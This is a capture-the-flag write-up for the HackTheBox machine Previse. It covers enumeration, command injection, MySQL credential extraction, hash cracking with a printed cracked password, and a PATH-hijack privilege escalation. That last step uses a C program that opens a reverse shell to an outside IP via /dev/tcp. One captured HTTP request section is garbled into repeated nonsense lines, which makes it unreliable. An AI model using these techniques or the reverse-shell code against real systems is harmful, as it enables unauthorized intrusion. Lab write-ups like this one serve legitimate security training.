

# **Previse - Writeup HTB**

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Machine Author : 
M4lwhere




## I) Enumeration

sudo nmap -sV -A -O -p- previse.htb

After several minutes of enumeration I didn't find anything, so i search enumeration tools and i find : <u>Autorecon</u> tools

```
python3 autorecon.py -t 10.10.11.104
```

Output of this tool give me several web page files, that I don't see on my browser.




If i edit this file, and i see account registration web page

I deduce that I will have to subscribe to this web page which is inaccessible in graphics: so i will use the command line :

```
curl -X POST -H 'Content-Type: application/json' -d '{"username":"Pierre2","password":"Password123","confirm":"Password123"}' http://previs
```

### Now, I can connect with my creds



I can now download the backup web page file, and have access to source code, among the files are the creds of mysql databases

config.php

I analyse all source code files to find a way to have a shell, and i see that :

If i intercept the traffic with burp and i modify the 'delim' mysql, it's work:

```
Request

Pretty Raw In Actions >

I HTTP/1.1 200 GK

Date: Tue, 10 Aug 2021 18:55:05 GMT

3 Server: Apache/2.2.39 (Lbuntu)

4 Expires:

4 Expires:

5 Cache-Control: nast-revalidate

6 Recept-Language: en-US,enjq=0.5

6 Accept-Language: en-US,enjq=0.5

6 Accept-Language: en-US,enjq=0.5

6 Accept-Expoding: gzip, deflate

9 Content-Length: 210

Content-Three-Markensel-Hubinales. The Transfer

10 Content-Three-Markensel-Hubinales. The Transfer

11 Content-Three-Markensel-Hubinales.

12 Content-Type: application/octet-stream

13 Content-Length: 1

14 Inter-Meri Pretty Raw Indivate 4

15 Content-Type: application/octet-stream

16 Inter-Meri Pretty Raw Indivate 4

17 Inter-Meri Pretty Raw Indivate 4

18 Inter-Meri Pretty Raw Indivate 4

19 Inter-Meri Pretty Indivate 1

19 Inter-Meri Pretty Indivate 1

19 Inter-Meri Pretty Indivate 4

20 Inter-Meri Pretty Indivate 6

21 Inter-Meri Pretty Indivate 6

22 Inter-Meri Pretty Indivate 4

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28 Inter-Meri Pretty Indivate 4


29 Inter-Meri Pretty Indivate 28

29 Inter-Meri Pretty Indivate 29

29 Inter-Meri Pretty Indivate 29

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20 Inter-Meri Pretty I
```



So now, i can use '&' char to add a command and pop shell:

Now, I have a shell, and since i have MySQL credentials i will use it to extract some information:

```
mysql -u root -p'mySQL_p@ssw0rd!:)' -e "use previse;" -e "show tables ;"

mysql -u root -p'mySQL_p@ssw0rd!:)' -e "use previse;" -e "show tables ;"

mysql: [Warning] Using a password on the command line interface can be insecure.

Tables_in_previse

accounts

files
```

```
mysql -u root -p'mySQL_p@ssw0rd!:)' -e "use previse;" -e "select * from accounts ;"
```

```
mysql -u root -p'mySQL_p@ssw0rd!:)' -e "use previse;" -e "select * from accounts ;"
mysql: [Warning] Using a password on the command line interface can be insecure.
id username password created at

1 m4lwhere $1$ | llol$DQpmdvnb7Eeu06UaqRItf. 2021-05-27 18:18:36

2 Pierre $1$ | llol$s.HOzr9lUwCmtg4W/6puH0 2021-08-10 15:47:36

3 Pierre2 $1$ | llol$s.HOzr9lUwCmtg4W/6puH0 2021-08-10 15:47:49

4 parthenoun $1$ | llol$T4owM7YNoFpDg7qo.B2UV0 2021-08-10 15:52:43

5 testt $1$ | llol$4q7miYyT7CF/Yn53JkKmz. 2021-08-10 17:53:35

6 Doliec $1$ | llol$XmhpWEnu..8zIIzrqVFq1. 2021-08-10 18:02:16
```

```
hashcat hash -m 500 /usr/share/wordlist/rockyou.txt
```

after 16 minutes: we have m4lwhere's password: ilovecody112235!

I can now connect to ssh with m4lwhere login

```
:-$ ssh m4lwhere@previse.htb
m4lwhere@previse.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86 64)
                     https://help.ubuntu.com
https://landscape.canonical.com
https://ubuntu.com/advantage
 * Documentation:
  Management:
 * Support:
  System information as of Tue Aug 10 20:22:19 UTC 2021
                  0.0
                                                                247
  System load:
                                       Processes:
                                       Users logged in:
  Usage of /:
                  51.6% of 4.85GB
  Memory usage: 30%
Swap usage: 0%
                                       IP address for eth0: 10.10.11.104
  => There is 1 zombie process.
O updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
Last login: Tue Aug 10 18:15:31 2021 from 10.10.14.59 m4lwhere@previse$ □
```

Checks for sudo permissions

This script execute backup of access log file with gzip binary, but the path of gzip is not specified

```
m4lwhere@previse$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time
gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d) access.gz
gzip -c /var/www/file access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
m4lwhere@previse$
```

The goal now is to create our own 'malicious' gzip binary, and change the variable PATH:

```
m4lwhere@previsetmp$ cat script.c
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(void)
{
        setreuid(geteuid(), geteuid());
        system("bash -c 'bash -i >& /dev/tcp/10.10.14.11/4848 0>&1'");
        return 0;
}
m4lwhere@previsetmp$
```

#### Compile the binary

```
m4lwhere@previsemp$ gcc -o gzip script.c
m4lwhere@previsemp$
```

#### change the PATH variable:

```
PATH=/tmp/:$PATH
```

#### Execute the script with sudo permission:

andd we are  ${\sf ROOT}$  :